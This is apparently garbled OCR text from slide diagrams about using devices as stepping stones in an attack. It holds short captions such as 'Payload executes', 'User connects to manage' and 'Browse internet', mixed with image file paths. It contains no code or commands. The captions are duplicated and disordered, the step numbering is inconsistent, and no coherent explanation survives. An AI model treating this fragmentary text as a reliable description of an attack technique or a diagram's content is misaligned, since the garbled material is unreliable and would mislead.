
Internet

3 Payload executes

2 User connects to manage


Devices as stepping stones

Devices as stepping stones



I Administer the device


Devices as stepping stones



1 Administer the device

2 Browse internet

Devices as stepping stones

